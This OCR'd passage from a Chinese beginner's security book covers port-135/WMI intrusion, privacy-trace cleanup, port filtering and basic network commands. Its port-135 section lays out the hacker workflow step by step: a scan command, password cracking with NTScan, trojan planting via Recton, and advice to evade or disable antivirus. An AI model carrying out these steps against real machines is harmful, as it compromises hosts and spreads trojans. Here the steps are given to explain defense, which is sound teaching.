System Repair Engineer，简称 SREng，是一款计算机安全辅助和系统维护辅助软件。主要用于发现、发掘潜在的系统故障和大多数由于计算机病毒造成的破坏，并提供一系列的修改建议和自动修复方法。

新手点拨

以前木马程序为了进行更好地隐藏，常常使用线程插入技术来操作，但是这种方法很容易被安全程序查到。现在的木马程序又换了一种隐藏方法，不将服务端程序的线程进行插入，而是直接利用指定的进程来启动服务端，这样伪装的时候也将更加隐蔽。不过即使是这样，用户只要找到好的切入点，一样可以成功清除系统中的木马程序。

卫士》等安全工具，来对各种各样的网页木马进行有效地拦截操作。

新手点拨

互联网中的每台计算机系统，都会同时打开多个网络端口，端口就像出入房间的门一样。房间的门用于方便人们的进出，而端口则为不同的网路服务提供数据交换；正如房间的门可以放进小偷一样，网络端口也可以招来很多不速之客。

11.2.4防范用135端口抓鸡的黑手

尽管现在人们的安全意识提高了，可是很多新手都不知道或者忽视了对敏感端口的屏蔽。例如 135 端口，一旦黑客利用 135 端口进入你的电脑，就能成功地控制你的计算机。我们应该如何防范通过 135 端口入侵呢？下面我们就为大家来揭开谜底。

1.为什么135端口会被利用来抓鸡

如今，大多数黑客都使用网页木马来捕捉肉鸡，为什么还有一些黑客老惦记着 135 端口呢？主要原因有两个：

一个原因是 135 端口是 WMI 服务默认打开的端口。由于 WMI 服务是 Windows 系统提供的服务，因此利用它入侵不但不会引起用户注意还很方便，只需要一个脚本代码就可以对远程系统进行管理。WMI 服务默认打开的是 135 端口，因此 WMI 入侵也被称之为 135 端口入侵。

另外一个原因是 135 端口开放的机子实在不少，这种现象可能是由于每年新增电脑用户的安全意识不强或者不知道怎么关闭造成的。令人担忧的是，连 3389 这样危险的端口也可以在网络上搜出不少。

Notice

WMI 服务是“Microsoft Windows 管理规范”服务的简称，可以方便用户对计算机进行远程管理，在很多方面和系统服务远程桌面十分相似。只不过远程桌面是图形化操作，而 WMI 服务是利用命令行操作而已。

WMI 服务需要“Windows Management Instrumentation”服务提供支持。而这个服务是默认启动的，而且是系统重要服务，这样就为入侵提供了便利。正是由于它可以进行远程控制操作，因此系统的安全性也就随之下降，因此被称之为永远敞开的后门程序。

2.黑客是怎么利用135端口抓鸡的


了解了开启 135 端口的系统服务 WMI 之后，我们来看看黑客是如何利用 135 端口进行散播病毒与木马的。

No.01 扫描


黑客入侵的第一步就是扫描网络中开启了 135 端口的远程系统。扫描使用的工具有很多，这里使用的工具是常见的《S 扫描器》，因为它的扫描速度非常快。单击开始菜单中的“运行”命令，输入“cmd”打开命令提示符窗口，然后输入下面一段命令：S tcp 192.168.1.1 192.168. 1.255 135 100 /save。

前面和后面的 IP 地址表示扫描的开始和结束地址，后面的 135 表示扫描的端口，100 表示扫描的线程数，数值越大表示速度越快。需要特别说明的是，

很多 Windows 系统默认限制线程为 10，我们需要利用修改工具改调这个限制才行。




No.02 筛选可入侵的目标



从已经打开 135 端口的电脑中筛选可以入侵的目标。首先打开 S 扫描器目录中的 IP 地址文件 Result.txt，对文本文件中多于的信息进行删除，只保留和 IP 地址相关的内容。接着运行破解工具 NTScan，它可以对远程系统进行破解。

在 NTScan 窗口中的“主机文件”中设置 IP 地址文件，选中 WMI 扫描类型，然后在“扫描端口”中设置为 135。最后单击“开始”按钮就可以进行破解操作，破解成功的主机地址都保存在 NTScan.txt 中。

No.03 上传木马程序



现在利用 Recton 这款工具来上传我们的木马程序。单击窗口中的“种植”标签，在 NTScan.txt 中寻找一个地址，接着将它添加到“远程主机设置”选项中。然后选择“Http 下载”选项，并在“文件目录”设置木马程序的网页链接地址，最后单击“开始执行”按钮即可。

这样木马程序就利用 135 端口上传到远程主机，并且在系统后台已经悄悄地运行了。这种方式不需要远程用户参与，因此它的隐蔽性和成功率都非常高，并且适何肉鸡的批量捕捉，但是上传的木马程序一定要经过免杀处理才行。

Notice

例如我们打开《比特精灵》的安装目录，运行其中的 BetterSP2.exe，在弹出窗口的“更改限制为”选项中设置为 256，最后点击“应用”按钮并且重新启动系统即可。

Notice

扫 135 端口必须具备：

- 电脑是独立外网；
- 电脑配置；
- 必须 98，NT 以上系统的机器；
- 网络服务商没封 IP 的情况下。

Notice

运行黑客工具的时候需要先关闭杀毒软件，因为杀毒软件会把它们当作病毒给清除掉。

新手点拨

防范黑客利用 135 端口入侵，我们只要将相关功能进行禁止，或加以限制就可以了。所以我们要明白，关闭端口，实际上的目的就是关闭端口所开放的服务，只要禁用服务也就能很好的防范黑客入侵。

Notice

端口仅仅只是一个逻辑上的数字，真正威胁主机安全的是该主机提供的服务，所以最主要的是关闭威胁主机的服务，当然用户也可以使用防火墙阻挡程序利用该端口通行。

11.3 打造安全坚固的操作系统

新手点拨

清理网络蚂蚁中的痕迹

每次使用网络蚂蚁下载程序或信息时，系统都会在该程序的下载列表中自动留下对应信息的下载地址，非法用户可以根据这些地址将你的重要文件或程序悄悄“据为己有”，从而给你带来安全损失。

新手点拨

为了避免这种现象的发生，你一定要牢固树立安全意识，下载完重要信息后，一定要及时将网络蚂蚁中的地址痕迹清理掉。

3.防范技巧

①利用网络防火墙屏蔽系统中的135端口，这样就让黑客入侵从第一步开始就失败。除此以外，像139、445、3389这些端口也是我们要屏蔽的端品。

②增强当前系统中管理员的账号密码的强度，比如密码至少设置6位以上，并且其中包括数字、大小写字母等。这样黑客工具就不能轻易地破解我们的账号密码，这样即使是扫描到我们的135端口也无济于事。

③安装最新版本的杀毒软件，并且将病毒库更新到最新，这个已经是老生常谈的问题。如果有可能的话，用户最好使用带有主动防御功能的杀毒软件。

提到“系统安全”这样的字眼，相信多数人会条件反射地想到各种防火墙工具、防病毒软件等，并且会片面认为只要在系统中有了它们的存在，系统安全就会高枕无忧。其实，系统的安全单纯靠“防”是防不住的，还需要你有足够的安全意识。

11.3.1使用系统讲究细节

用户对系统进行操作的一举一动都可能在系统“暗角”留下访问痕迹，这些痕迹要是不及时被清理的话，就很有可能会招来安全麻烦，甚至带来安全伤害；为了保证系统绝对安全，用户平时就应该着重细处，及时对系统“暗角”的各种隐私痕迹进行清理，以防止这些隐私给你带来安全威胁。

No.01 清理运行框中的痕迹

单击系统运行框处的下拉按钮时，你会在界面中清清楚楚地“偷窥”到系统主人最近都执行了哪些命令，如此一来就能监控到系统主人的使用习惯，从而会采取针对性的破坏措施。为了防止其他人偷窥到自己的“运行”隐私，你最好

按下面方法来及时将运行框中的使用痕迹清理掉：

依次单击“开始”→“运行”命令，在弹出的运行窗口中，执行注册表编辑命令“Regedit”，在其后打开的编辑界面中将鼠标定位于HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU 分支；

在对应 RunMRU 分支的右边子窗口中，你将看到最近的执行记录，依次选择每一个记录，并执行“编辑”→“删除”命令，将它们全部删除掉；最后再将计算机系统重新启动一下，你会发现运行框中的使用痕迹已经被清理掉了。

No.02 清理计划任务中的痕迹

大家知道，通过系统的计划任务功能，可以提前知道系统中的一些重要“活动”，例如什么时候开机、什么时候关机，什么时候执行比较重要的程序等；不过一旦安排好的计划任务不小心被非法用户“偷窥”到的话，他们就有可能采取针对性的破坏活动，从而导致系统的某些重要活动无法按时完成。为此，应该定期对计划任务中的痕迹进行清理。

考虑到计划任务中的内容，都会自动保存到系统中的一个名为“schedlog.txt”的日志文件中，因此不少人都选用了直接清除“schedlog.txt”文件的方法，来阻止其他人偷窥系统的计划任务。尽管这种方法操作起来比较简单，不过一旦删除了该文件，系统的计划任务功能就失效了，显然该方法不是万全之策。其实只要你能想办法将“schedlog.txt”文件中的内容及时删除掉，就能达到清理计划任务痕迹的目的。

No.03 清理Office中的痕迹

使用 Office 中的任何一个程序来编辑或访问文档时，都会在对应程序的“文件”菜单项下面，留下最近的访问痕迹，单击这些访问痕迹，其他人就能偷窥到你的隐私信息。为此，你很有必要及时将这些痕迹清除干净：

依次单击 Office 程序界面中的“工具”→“选项”项目，在出现的选项设置窗口中，单击“常

Notice

在系统工作过程中，你将无法对“schedlog.txt”系统文件进行编辑，但系统中如果同时包含几个操作系统时，那么你就能在一个系统环境下编辑另外一个系统中的“schedlog.txt”文件。由于“schedlog.txt”文件通常保存在“C:\windows”目录中，因此你可以想办法让系统运行在纯DOS状态，然后在DOS命令行中输入“edit C:\windows\schedlog.txt”字符串命令，这样你就能将计划任务文件中的隐私内容清除掉了。

Notice

除了“文件”菜单项可以出卖隐私外，Office 程序的文件保存对话框，或者文件打开对话框也能将自己以前打开或保存的文件自动记忆下来，为此你还要想办法将这里的访问痕迹清理掉。在清理这些隐私时，你可以先打开系统资源管理器窗口，然后进入到“WINDOWS\Application\ Data\Microsoft\Office\Recent”文件夹，并将“Recent”中所有内容全部清除掉就可以了。

规”标签，并在图中所示的页面中，将“列出最近所用文件”选中，并且将文件个数设置框中的数字设置为“0”，最后单击“确定”按钮，就能将“文件”菜单项下面的访问痕迹清除干净了。

No.04 清理剪贴板中的痕迹

大家知道，要是执行了剪切或复制操作后，系统将会“腾”出一小部分空间，来暂时“保存”当前被剪切或复制的内容，在有的应用程序下，剪贴板甚至能将几十次的剪切、复制内容自动保存下来；在享受剪贴板给你带来方便的同时，它也会将你以前复制或剪切下来的内容“泄露”出去。为了避免隐私信息外泄，你一定要记得及时将剪贴板中的重要内容删除掉。清理剪贴板中的痕迹有多种方法可以实现，比方说你可以通过重复执行复制操作，用无效内容覆盖剪贴板中的重要内容，也可以通过注销或关闭系统的方法，清除剪贴板中的重要内容，甚至可以通过专业清除工具来清理剪贴板。

No.05 清理搜索框中的痕迹

每次使用系统的“搜索”对话框查找重要信息时，最近几次的目标关键字都会被“搜索”对话框自动记忆下来，其他人下次使用“搜索”对话框时，就能轻松知道你最近几次的搜索隐私；为了保证隐私的绝对安全，你不妨按照下面的步骤，来将系统“搜索”框中的隐私记录清理掉。

如果你使用的是 Windows 98 操作系统，那么你可以先打开系统注册表编辑窗口，将鼠标定位于 HKEY_CURRENT_USER\Software\Microsoft\ Windows\ CurrentVersion\Explorer\Doc Find Spec MRU 分支，然后选中该分支下面的全部记录项，再依次执行菜单栏中的“编辑”→“删除”命令，最后刷新一下注册表，就可以将搜索框中的隐私记录清理干净了；

如果你的工作站安装的是 Windows 2000 操作系统，那么你可以在注册表编辑界面中，将鼠标定位于注册表分支 HKEY_CURRENT_USER\Software\ Microsoft\Internet Explorer\ExplorerBars\ 上；再分别展开该分支下面的“FilesNamedMRU”选项和 “ContainingTextMRU”选项，然后将各自选项下面的记录内容全部删除掉就可以了。

11.3.2只开常用端口避免黑客入侵

当我们安装完系统后，在默认情况下会开启很多端口，这样会给我们带来很多安全隐患，黑客就会乘虚而入。为了消除隐患，我们可

新手点拨

输入网址但不被记录

Internet Explorer 记录你在浏览器中输入的每个网址，你不妨验证一下：在工具栏下边的地址窗口中输入一个 URL 地址，浏览器将把该地址 记录在下拉菜单中，直到有其它项目取代了它。你可以通过下面的方法访问网站，而所使用的网址将不被记录：在浏览器中可以按下【Ctrl】+【o】键，然后在对话框中输入 URL 地址即可。

新手点拨

改写网页访问历史记录


浏览器是需要保护的另一个部分。现在大多数的用户因为安装了微软公司的视窗系统，所以使用 Internet Explorer 作为上网所使用的浏览器。Internet Explorer 会把访问过的所有对象都会列成清单，其中包括浏览过的网页、进行过的查询以及曾输入的数据。Internet Explorer 把网页访问历史保存在按周划分或按网址划分的文件夹中。我们可以单个地删除各个“地址 (URL)”，但最快的方法是删除整个文件夹。要清除全部历史记录，可在“工具”菜单中选择“Internet 选项”，然后选择“常规”选项卡，并单击“清除历史记录”按钮。

以对端口进行筛选，屏蔽一些不常用的端口。首先，我们要知道端口，哪些是可以关闭的，哪些是需要开启的。

接着，打开网络属性，并双击“本地连接”，打开“本地连接”状态窗口，在此单击“属性”按钮，打开“本地连接属性”对话框。

随后，选择“Internet 协议”项目，单击“属性”按钮，弹出“Internet 协议（TCP/IP）属性”对话框，在此单击“高级”按钮，弹出“高级 TCP/IP 设置”对话框，再切换到“选项”界面，在“可选的设置”中选择“TCP/IP 筛选”，再单击“属性”，弹出“TCP/IP 筛选”对话框，勾选“启用 TCP/IP 筛选”，关闭所有端口。

最后，选择“TCP 端口”上的“只允许”，再单击“添加”按钮，将自己确定的所用端口添加进去，例如 21、80、25 等，添加完后单击“确定”即可完成操作。



新手点拨

常见端口表：


常用端口	作用
21	FTP
23	Telnet
25	发邮件
80	HTTP
53	DNS
110	收邮件
135	RPC远程连接
137	NETBIOS
139	NETBIOS
445	公共Internet文件系统
3389	远程桌面

Appendix

黑客常用命令详解

光盘教学

在黑客攻防中，经常会使用到字符控制台（shell/ 命令提示符）进行操作，特别是在网络环境不理想的情况下，文字界面操作比图形界面更有效率。



1 Ping命令

Ping 是个使用频率极高的实用程序，用于确定本地主机是否能与另一台主机交换（发送与接收）数据报。根据返回的信息，我们就可以推断 TCP/IP 参数是否设置得正确以及运行是否正常。需要注意的是：成功地与另一台主机进行一次或两次数 据报交换并不表示 TCP/IP 配置就是正确的，我们必须执行大量的本地主机与远程主机的数据报交换，才能确信 TCP/IP 的正确性。

简单的说，Ping 就是一个测试程序，如果 Ping 运行正确，我们大体上就可以排除网络访问层、网卡、MODEM 的输入输出线路、电缆和路由器等存在的故障，从而减小了问题的范围。但由于可以自定义所发数据报的大小及无休止的高速发送，Ping 也被某些别有用心的人作为 DDOS（拒绝服务攻击）的工具，例如许多大型的网站就是被黑客利用数百台可以高速接入互联网的电脑连续发送大量 Ping 数据报而瘫痪的。

按照缺省（不加其他参数，即默认）设置，Windows 上运行的 Ping 命令发送 4 个 ICMP（网间控制报文协议）回送请求，每个 32 字节数据，如果一切正常，我们应能得到 4 个回送应答。Ping 能够以毫秒为单位显示发送回送请求到返回回送应答之间的时间量。如果应答时间短，表示数据报不必通过太多的路由器或网络连接速度比较快。Ping 还能显示 TTL（Time To Live 存在时间）值，我们可以通过 TTL 值推算一下数据包已经通过了多少个路由器：源地点 TTL 起始值（就是比返回 TTL 略大的一个 2 的乘方数）- 返回时 TTL 值。例如，返回 TTL 值为 119，那么可以推算数据报离开源地址的 TTL 起始值为 128，而源地点到目标地点要通过 9 个路由器网段（128-119）；如果返回 TTL 值为 246，TTL 起始值就是 256，源地点到目标地点要通过 9 个路由器网段。

1.1.1通过Ping检测网络故障的典型次序

正常情况下，当我们使用 Ping 命令来查找问题所在或检验网络运行情况时，我们需要使用许多 Ping 命令，如果所有都运行正确，我们就可以相信基本的连通性和配置参数没有问题；如果某些 Ping 命令出现运行故障，它也可以指明到何处去查找问题。下面就给出一个典型的检测次序及对应的可能故障。

No.01 ping 127.0.0.1

这个 Ping 命令被送到本地计算机的 IP 软件，该命令永不退出该计算机。如果没有做到这一点，就表示 TCP/IP 的安装或运行存在某些最基本的问题。

新手点拨

利用 Ping 判断网络连接状态

判断网络连接时，我们通常的做法就是 ping 网关地址和远程主机地址，以此判断出网络故障所发地。

如果“ping 网关地址”出现“Request timed out.”，那么则说明是内部网络出现了问题，本地网卡发出的数据包不能到达网关；如果 Ping 网关连接正常，那么可以执行“ping 远程主机”，这时若出现“Request timed out.”，则可能是外部连接的问题了。

在实际的应用中还会出现这样的情况，在 ping 执行过程中，会同时包含“Request timed out.”和“Reply from 192168.0.1: bytes=32 time<1ms TTL=128”这样的信息，这种情况则表示网络不太稳定，存在丢包现象，对此大家可以使用“ping IP 地址 -t”即在原有的命令后加上“-t”参数，这样 ping 就会连续尝试与目标主机进行连接，以此观察网络的稳定性。当然从返回信息的“time< 1ms”也是一个很重要的信息，如果网络很畅通，例如测试与内网主机的连接，一般都会是“time<1ms”，若该数值比较大，同样说明网络不够稳定，可能是设备不兼容，可能是节点接触不好，也可能是网络内有大量病毒导现堵塞等。

新手点拨

利用 Ping 命令验证网卡工作状态

Ping 命令是我们日常网管工作中使用频率最高的工具之一，主是用来测试网络连接的。Ping 最简单的一个应用就是验证网卡工作状态是否正常，这也是电脑出现不能上网等故障最简单的判断手段。

在命令提示符下输入“ping 127.0.0.1”并回车，如果返回四行“Reply from 127.0.0.1: bytes=32 time<1ms TTL=128”那么则说明本地网卡是安装正常的，若返回“Request timed out.”则说明本地网卡工作不正常。

当然用户也可以直接使用“Ping 本地计算机的 IP 地址”，以验证是否 IP 是否设置成功。

新手点拨

利用 Ping 验证 DNS 服务器

DNS 服务器负责将域名（网址）转换成 IP 地址，我们可以使用 ping 命令判断其配置是否正确以及工作是否正常。

其方法很简单，只需要在命令提示下输入“ping 域名地址”，例如“pint www.itedit.cn”，如果出现“unknown Host Name”则表明不能到达，返回提示“Reply from 222.191.251.34: bytes=32 time=27ms TTL=120”则证明 DNS 服务器能够成功将域名转换为 IP 地址。借助这个方法，我们也可以查看知名网站所使用的 IP 地址。

No.02 ping 本机IP

这个命令被送到我们计算机所配置的 IP 地址，我们的计算机始终都应该对该 Ping 命令作出应答，如果没有，则表示本地配置或安装存在问题。出现此问题时，局域网用户请断开网络电缆，然后重新发送该命令。如果网线断开后本命令正确，则表示另一台计算机可能配置了相同的 IP 地址。

No.03 ping 局域网内其他IP

这个命令应该离开我们的计算机，经过网卡及网络电缆到达其他计算机，再返回。收到回送应答表明本地网络中的网卡和载体运行正确。但如果收到 0 个回送应答，那么表示子网掩码（进行子网分割时，将 IP 地址的网络部分与主机部分分开的代码）不正确或网卡配置错误或电缆系统有问题。

No.04 ping 网关IP

这个命令如果应答正确，表示局域网中的网关路由器正在运行并能够作出应答。

No.05 ping 远程IP

如果收到 4 个应答，表示成功的使用了缺省网关。对于拨号上网用户则表示能够成功的访问 Internet（但不排除 ISP 的 DNS 会有问题）。

No.06 ping localhost

localhost 是个作系统的网络保留名，它是 127.0.0.1 的别名，每太计算机都应该能够将该名字转换成该地址。如果没有做到这一带内，则表示主机文件（/Windows/host）中存在问题。

No.07 ping www.xxx.com（如www.yesky.com 天极网）

对这个域名执行 Ping www.xxx.com 地址，通常是通过 DNS 服务器 如果这里出现故障，则表示 DNS 服务器的 IP 地址配置不正确或 DNS 服务器有故障（对于拨号上网用户，某些 ISP 已经不需要设置 DNS 服务器了）。此外，我们也可以利用该命令实现域名对 IP 地址的转换功能。

如果上面所列出的所有 Ping 命令都能正常运行，那么我们对自己的计算机进行本地和远程通信的功能基本上就可以放心了。但是，这些命令的成功并不表示我们所有的网络配置都没有问题，例如，某些子网掩码错误就可能无法用这些方法检测到。

1.1.2Ping命令的常用参数选项

No.01 ping IP t

连续对 IP 地址执行 Ping 命令，直到被用户以 Ctrl+C 中断。

No.02 ping IP -l 3000

指定 Ping 命令中的数据长度为 3000 字节，而不是缺省的 32 字节。

No.03 ping IP -n

执行特定次数的 Ping 命令。

2 Netstat命令

Netstat 用于显示与 IP、TCP、UDP 和 ICMP 协议相关的统计数据，一般用于检验本机各端口的网络连接情况。

如果我们的计算机有时候接受到的数据报会导致出错数据删除或故障，不必感到奇怪，TCP/IP 可以容许这些类型的错误，并能够自动重发数据报。但如果累计的出错情况数目占到所接收的 IP 数据报相当大的百分比，或者它的数目正迅速增加，那么我们就应该使用 Netstat 查一查为什么会出现这些情况了。

No.01 netstat -s

本选项能够按照各个协议分别显示其统计数据。如果我们的应用程序（如 Web 浏览器）运行速度比较慢，或者不能显示 Web 页之类的数据，那么我们就可以用本选项来查看一下所显示的信息。我们需要仔细查看统计数据的各行，找到出错的关键字，进而确定问题所在。

No.02 netstat -e

本选项用于显示关于以太网的统计数据。它列出的项目包括传送的数据报的总字节数、错误数、删除数、数据报的数量和广播的数量。这些统计数据既有发送的数据报数量，也有接收的数据报数量。这个选项可以用来统计一些基本的网络流量)。

No.03 netstat -r

本选项可以显示关于路由表的信息，类似于后面所讲使用 route print 命令时看到的 信息。除了显示有效路由外，还显示当前有效的连接。

No.04 netstat -a

本选项显示一个所有的有效连接信息列表，包括已建立的连接(ESTABLISHED)，也包括监听连接请求（LISTENING）的那些连接。

No.05 netstat -n

显示所有已建立的有效连接。

新手点拨

Netstat 的妙用

经常上网的人一般都使用 ICQ 的，不知道我们有没有被一些讨厌的人骚扰，想投诉却又不知从和下手？其实，我们只要知道对方的 IP，就可以向他所属的 ISP 投诉了。但怎样才能通过 ICQ 知道对方的 IP 呢？如果对方在设置 ICQ 时选择了不显示 IP 地址，那我们是无法在信息栏中看到的。其实，我们只需要通过 Netstat 就可以很方便的做到这一点：当他通过 ICQ 或其他的工具与我们相连时（例如我们给他发一条 ICQ 信息或他给我们发一条信息），我们立刻在 DOS 命令提示符下输入 netstat -n 或 netstat -a 就可以看到对方上网时所用的 IP 或 ISP 域名了，甚至连所用 Port 都完全暴露了。

3 IPConfig命令

IPConfig 实用程序和它的等价图形用户界面这些信息一般用来检验人工配置的 TCP/IP 设置是否正确。

但是，如果我们的计算机和所在的局域网使用了动态主机配置协议（DHCP），这个程序所显示的信息也许更加实用。这时，IPConfig 可以让我们了解自己的计算机是否成功的租用到一个 IP 地址，如果租用到则可以了解它目前分配到的是什么地址。了解计算机当前的 IP 地址、子网掩码和缺省网关实际上是进行测试和故障分析的必要项目。

Notice

如果我们使用的是 Windows 95/98，那么我们应该更习惯使用 winipcfg 而不是 ipconfig，因为它是一个图形用户界面，而且所显示的信息与 ipconfig 相同，并且也提供发布和更新动态 IP 地址的选项。

No.01 ipconfig

当使用 IPConfig 时不带任何参数选项，那么它为每个已经配置了的接口显示 IP 地址、子网掩码和缺省网关值。

No.02 ipconfig /all

当使用 all 选项时，IPConfig 能为 DNS 和 WINS 服务器显示它已配置且所要使用的附加信息（如 IP 地址等），并且显示内置于本地网卡中的物理地址（MAC）。如果 IP 地址是从 DHCP 服务器租用的，IPConfig 将显示 DHCP 服务器的 IP 地址和租用地址预计失效的日期。

No.03 ipconfig /release和ipconfig /renew

这是两个附加选项，只能在向 DHCP 服务器租用其 IP 地址的计算机上起作用。如果我们输入 ipconfig /release，那么所有接口的租用 IP 地址便重新交付给 DHCP 服务器（归还 IP 地址）。如果我们输入 ipconfig /renew，那么本地计算机便设法与 DHCP 服务器取得联系，并租用一个 IP 地址。请注意，大多数情况下网卡将被重新赋予和以前所赋予的相同的 IP 地址。

4 ARP命令

ARP 是一个重要的 TCP/IP 协议，并且用于确定对应 IP 地址的网卡物理地址。实用 arp 命令，我们能够查看本地计算机或另一台计算机的 ARP 高速缓存中的当前内容。此外，使用 arp 命令，也可以用人工方式输入静态的网卡物理 /IP 地址对，我们可能会使用这种方式为缺省网关和本地服务器等常用主机进行这项作，有助于减少网络上的信息量。

按照缺省设置，ARP 高速缓存中的项目是动态的，每当发送一个指定地点的数据报且高速缓存中不存在当前项目时，ARP 便会自动添加该项目。一旦高速缓存的项目被输入，它们就已经开始走向失效状态。例如，在 Windows NT/2000 网络中，如果输入项目后不进一步使

用，物理 /IP 地址对就会在 2 至 10 分钟内失效。因此，如果 ARP 高速缓存中项目很少或根本没有时，请不要奇怪，通过另一台计算机或路由器的 ping 命令即可添加。所以，需要通过 arp 命令查看高速缓存中的内容时，请最好先 ping 此台计算机（不能是本机发送 ping 命令）。ARP 常用命令选项：

No.01 arp -a或arp g

用于查看高速缓存中的所有项目。-a 和 -g 参数的结果是一样的，多年来 -g 一直是 UNIX 平台上用来显示 ARP 高速缓存中所有项目的选项，而 Windows 用的是 arp -a（-a 可被视为 all，即全部的意思），但它也可以接受比较传统的 -g 选项。

No.02 arp -a IP

如果我们有多个网卡，那么使用 arp -a 加上接口的 IP 地址，就可以只显示与该接口相关的 ARP 缓存项目。

No.03 arp -s IP 物理地址

我们可以向 ARP 高速缓存中人工输入一个静态项目。该项目在计算机引导过程中将保持有效状态，或者在出现错误时，人工配置的物理地址将自动更新该项目。

No.04 arp -d IP

使用本命令能够人工删除一个静态项目。

例如我们在命令提示符下，键入 Arp a；如果我们使用过 Ping 命令测试并验证从这台计算机到 IP 地址为 10.0.0.99 的主机的连通性，则 ARP 缓存显示以下项：

```
Interface:10.0.0.1 on interface 0x1
Internet Address          Physical Address      Type
10.0.0.99                 00-e0-98-00-7c-dc     dynamic
```

在此例中，缓存项指出位于 10.0.0.99 的远程主机解析成 00-e0-98-00-7c-dc 的媒体访问控制地址，它是在远程计算机的网卡硬件中分配的。媒体访问控制地址是计算机用于与网络上远程 TCP/IP 主机物理通讯的地址。

至此我们可以用 ipconfig 和 ping 命令来查看自己的网络配置并判断是否正确、可以用 netstat 查看别人与我们所建立的连接并找出 ICQ 使用者所隐藏的 IP 信息、可以用 arp 查看网卡的 MAC 地址。

新手点拨

什么是 ARP 协议

IP 数据包常通过以太网发送。以太网设备并不识别 32 位 IP 地址；它们是以 48 位以太网地址传输以太网数据包的。因此，IP 驱动器必须把 IP 目的地址转换成以太网网目的地址。在这两种地址之间存在着某种静态的或算法的映射，常常需要查看一张表。地址解析协议 (Address Resolution Protocol，ARP) 就是用来确定这些映象的协议。

ARP 工作时，送出一个含有所希望的 IP 地址的以太网广播数据包。目的地主机，或另一个代表该主机的系统，以一个含有 IP 和以太网地址对的数据包作为应答。发送者将这个地址对高速缓存起来，以节约不必要的 ARP 通信。

如果有一个不被信任的节点对本地网络具有写访问许可权，那么也会有某种风险。这样一台机器可以发布虚假的 ARP 报文并将所有通信都转向它自己，然后它就可以扮演某些机器，或者顺便对数据流进行简单的修改。ARP 机制常常是自动起作用的。在特别安全的网络上，ARP 映射可以用固件，并且具有自动抑制协议达到防止干扰的目的。

5 Tracert命令

如果有网络连通性问题，可以使用 tracert 命令来检查到达的目标 IP 地址的路径并记录结果。tracert 命令显示用于将数据包从计算机传递到目标位置的一组 IP 路由器，以及每个跃点所需的时间。如果数据包不能传递到目标，tracert 命令将显示成功转发数据包的最后一个路由器。当数据报从我们的计算机经过多个网关传送到目的地时，Tracert 命令可以用来跟踪数据报使用的路由（路径）。该实用程序跟踪的路径是源计算机到目的地的一条路径，不能保证或认为数据报总遵循这个路径。如果我们的配置使用 DNS，那么我们常常会从所产生的应答中得到城市、地址和常见通信公司的名字。Tracert 是一个运行得比较慢的命令（如果我们指定的目标地址比较远），每个路由器我们大约需要给它 15 秒钟。

Tracert 的使用很简单，只需要在 tracert 后面跟一个 IP 地址或 URL，Tracert 会进行相应的域名转换的。

tracert 最常见的用法：

tracert IP address [-d] 该命令返回到达 IP 地址所经过的路由器列表。通过使用 -d 选项，将更快地显示路由器路径，因为 tracert 不会尝试解析路径中路由器的名称。

Tracert 一般用来检测故障的位置，我们可以用 tracert IP 在哪个环节上出了问题，虽然还是没有确定是什么问题，但它已经告诉了我们问题所在的地方，我们也就可以很有把握的告诉别人某某地方出了问题。

新手点拨

tracert 的工作原理

Ping 命令中有一个 TTL 参数，该参数用来指定 ICMP 包的存活时间，这里的存活时间是指数据包所能经过的节点总数。例如，如果一个 ICMP 包的 TTL 值被设置成 2，那么这个 ICMP 包在网络上只能传到邻近的第二个节点：如果被设置成“1”，那么这个 ICMP 包只能传到邻近的第一个节点。tracert 就是根据这个原理设计的，使用该命令时，本机发出的 ICMP 数据包 TTL 值从“1”开始自动增加，相当于 ping 遍历通往目标主机的每个网络设备，然后显示每个设备的回应，从而探知网络路径中的每一个节点。

6 Route命令

大多数主机一般都是驻留在只连接一台路由器的网段上。由于只有一台路由器，因此不存在使用哪一台路由器将数据报发表到远程计算机上去的问题，该路由器的 IP 地址可作为该网段上所有计算机的缺省网关来输入。

但是，当网络上拥有两个或多个路由器时，我们就不一定想只依赖缺省网关了。实际上我们可能想让我们的某些远程 IP 地址通过某个特定的路由器来传递，而其他的远程 IP 则通过另一个路由器来传递。

